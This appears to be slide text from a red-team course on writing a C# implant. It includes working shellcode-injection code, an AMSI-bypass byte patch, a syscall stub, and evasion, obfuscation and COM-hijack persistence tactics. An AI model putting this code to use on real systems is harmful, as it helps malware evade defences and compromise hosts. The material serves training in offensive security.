resultBool = VirtualProtectEx(pi.hProcess, resultPtr, shellcode.Length, PAGE_EXECUTE_READ, out oldProtect); ← Make Mem RX
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero); ← Queue Thread Inj.

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle); ← Resume the thread

```

Creates a process in suspended mode

Allocate Mem for RW

Write the shellcode

Get the process ID

Open the thread

Make Mem RX

Queue Thread Inj.

Resume the thread

Petaq Implant Capabilities as Gadgets

Petaq Capabilities Class Provides the Following Gadgets

- CheckWin() // Checks the platform whether Windows or not
- ExecSharpAssembly() // Executes the given .NET assembly bytecode with parameters
- ExecSharpCode() // Compile and execute .NET source code with parameters
- Exec() // Process execution with parameters
- ExecPowershellAutomation() // Execute PowerShell in System.Management.Automation
- ExecShellcode() // Executes shellcode using CreateProcess and QueueUserAPC

To compile the capabilities, you need System.Management.Automation for PowerShell

```
mcs /r:System.Management.Automation.dll /target:library  
/out:Petaq-CapabilitiesClass.dll Petaq-CapabilitiesClass.cs
```

Enrich Your Implant
Implement Various Shellcode Injections
Integrate Petaq Gadgets for Advanced Features
Ransomware & Encryption Capabilities



Evasion

Simple Evasion Tactics

Evasion

Staging

Dropper → Loader → Shellcode → Full Implant → Modules

Encoding & Encryption

Base64 & XOR for hiding shellcode, stages and communications

Environment Detection (Sandbox, Virtualisation, Debugger, Emulator)

Check known patterns such as device IDs and device names

Check the target domain, source IP or username

Check known debugger indirectly with calculations or APIs

Increase timeout, wait for mouse action, check a certain process running

Bypassing AMSI Patching AMSIScanBuffer

Evasion

```
Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
```

C++

```
HRESULT WINAPI AmsiScanBuffer(  
    _In_ HAMSICONTEXT amsiContext,  
    _In_ PVOID buffer,  
    _In_ ULONG length,  
    _In_ LPCWSTR contentName,  
    _In_opt_ HAMSISESSION session,  
    _Out_ AMSI_RESULT *result  
);
```

AMSI – Scan Buffer Bypass (Vulnerability by CyberArk, C# by Rasta Mouse)

- Change the buffer length to be scanned by AMSI to 0
- <https://www.cyberark.com/threat-research-blog/amsi-bypass-redux>
- <https://github.com/rasta-mouse/AmsiScanBufferBypass>

Bypassing AMSI Patching AMSIScanBuffer

Evasion

```

IntPtr Address = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
Load the amsi.dll and get
AmsiScanBuffer function
address

UIntPtr size = (UIntPtr)5;
uint p = 0;

VirtualProtect(Address, size, 0x40, out p);
Pointer permissions RWX

Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
Patch opcode

IntPtr unmanagedPointer = Marshal.AllocHGlobal(6);
Get unmanaged pointer

Marshal.Copy(Patch, 0, unmanagedPointer, 6);
Copy the patch opcode

MoveMemory(Address, unmanagedPointer, 6);
Move the patch to the
AmsiScanBuffer function
address

return 0;

```

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- <https://www.cyberark.com/threat-research-blog/amsi-bypass-redux>
- <https://github.com/rasta-mouse/AmsiScanBufferBypass>

```

HRESULT WINAPI AmsiScanBuffer(
    _In_     HAMSICONTEXT amsiContext,
    _In_     PVOID       buffer,
    _In_     ULONG       length,
    _In_     LPCWSTR    contentName,
    _In_opt_ HAMSISESSION session,
    _Out_    AMSI_RESULT *result
);

```

Bypassing Event Tracing for

ETW is mainly used for debugging and performance monitoring
Ruben Boonen (b33f) has released SilkETW for PoC C# detections
EDRs adopted similar techniques for malicious detections via ETW

Evasion

ETW Bypasses - patching environment variables, binary or process
<https://www.mdsec.co.uk/2020/03/hiding-your-net-etw> by Adam Chester
<https://github.com/outflanknl/TamperETW> by Cornelis de Plaa
<https://modexp.wordpress.com/2020/04/08/red-teams-etw> by modexp
<https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63> by Matt Graeber

Dynamic Invoke (D/Invoke) in C#

Unlike P/Invoke, D/Invoke dynamically invokes the unmanaged DLL functions. The difference is Import table won't have dynamically resolved unmanaged APIs.

Helps to bypass PE import API analysis and EDR hooking (no PInvoke for APIs)

Modular process injection API

Presented in BlueHat IL by Ruben Boonen (b33f) and The Wover
<https://www.youtube.com/watch?v=FuxpMXTgV9s>

The code is in the SharpSploit respositor
(SharpSploit.Execution.DynamicInvoke)

<https://github.com/cobbr/SharpSploit>

The Wover maintains a nuget for C# for it
<https://github.com/TheWover/DInvoke>

Direct Syscalls in C# using Unsafe

C# can use direct syscalls with unsafe

Red Team Tactics: Utilizing Syscalls in C# - Prerequisite Knowledge

<https://jhalon.github.io/utilizing-syscalls-in-csharp-1> (Jack Halon)

<https://github.com/jhalon/SharpCall> (Jack Halon)

<https://github.com/badBounty/directInjectorPOC> (BadBounty)

```
static byte[] bNtOpenProcess =
{
    0x4C, 0x8B, 0xD1,           // mov r10, rcx
    0xB8, 0x26, 0x00, 0x00, 0x00, // mov eax, 0x26 (NtOpenProcess Syscall)
    0x0F, 0x05,                 // syscall
    0xC3                        // ret
};
```

Running Unmanaged Code in .NET

Where direct P/Invoke, D/Invoke and Syscalls is not sufficient, there other .NET features to be used to run unmanaged code

Marshal.GetDelegateForFunctionPointer by D/Invoke research

Evasion

Weird Ways to Run Unmanaged Code in .NET by Adam Chester
(_xpn)

<https://blog.xpnsec.com/weird-ways-to-execute-dotnet>

MethodDesc and Pointers Jumps

InternalCall and QCall

Samples: <https://github.com/xpn/NautilusProject>

Obfuscation

.NET Framework code can be decompiled easily (represented code)
PE binary artifacts, Static Signatures via Code or Ngrams, Reading the Code as RE

Obfuscation

Altering the source code and/or binary to make the program hard to understand
Changing strings & variable names, adding simple calculations or operations
Randomising the content for static or dynamic detections

Projects

ConfuserEx(Ex2) - <https://mkaring.github.io/ConfuserEx/>
C# -> Rosfuscator by Melvin Langvik - <https://github.com/Flangvik/RosFuscator>
PowerShell -> Chimera by tokyoneon - <https://github.com/tokyoneon/Chimera>
.NET-Obfuscator List - <https://github.com/NotPrab/.NET-Obfuscator>

General Recommendations



Get a Code Signing Certificate

- Signed installers (MSI)
- Signed Kernel Drivers



Use WebDAV for Delivery


- Internal C2
- Delivering LOLBins
- Exfiltration

Use Legitimate Apps (LOLBin / LOLBas)
Command Line Manipulation
Fake Parent PID while CreateProcess
Spoof the Arguments while CreateProcess



Use COM Hijacking for Persistency

- Trigger in Registry
- Impersonate the Apps
- Alternate Data Streams (NTFS)



Remember that AMSI is everywhere

- Office Integration
- Scripting Integration (CScript, PS)
- Email Scanning
- .NET CLR (?)



Use .NET for Portability

- Compile When Necessary
- Inject it to Managed/Unmanaged
- Use as Binary or Script
- Run Powershell in Unmanaged

Enrich Your Implant

Implement Shellcode Injections with Evasion

Evade Anti-Virus Emulators or Sandboxes

Bypass AMSI & Windows Defender & ETW



Live Edition

Developing a Modular Implant

Next Steps

Homework:

Covenant C# C2 by Ryan Cobb (<https://github.com/cobbr/Covenant>)

Apollo - Implant for Mythic by Dwight Hohnstein (<https://github.com/MythicAgents/Apollo>)

Ghost Pack by SpectreOps (<https://github.com/GhostPack>)

Atomic Red Team Repo by Red Canary (<https://github.com/redcanaryco/atomic-red-team>)

Where is my implant? By Alexander Leary (<https://github.com/0xbadjuju/WheresMyImplant>)

Offensive Pipeline by Aetsu (<https://github.com/Aetsu/OffensivePipeline>)

Sharp Collection by Melvin Flangvik (<https://github.com/Flangvik/SharpCollection>)

People to follow:

Casey Smith, James Forshaw, Ruben Boonen, Will Schroeder, Oddvar Moe, Arno0x0x, Dave Kennedy, Daniel "Rastamouse" Duggan, Adam Chester, Dominic Chell, Grzegorz Tworek



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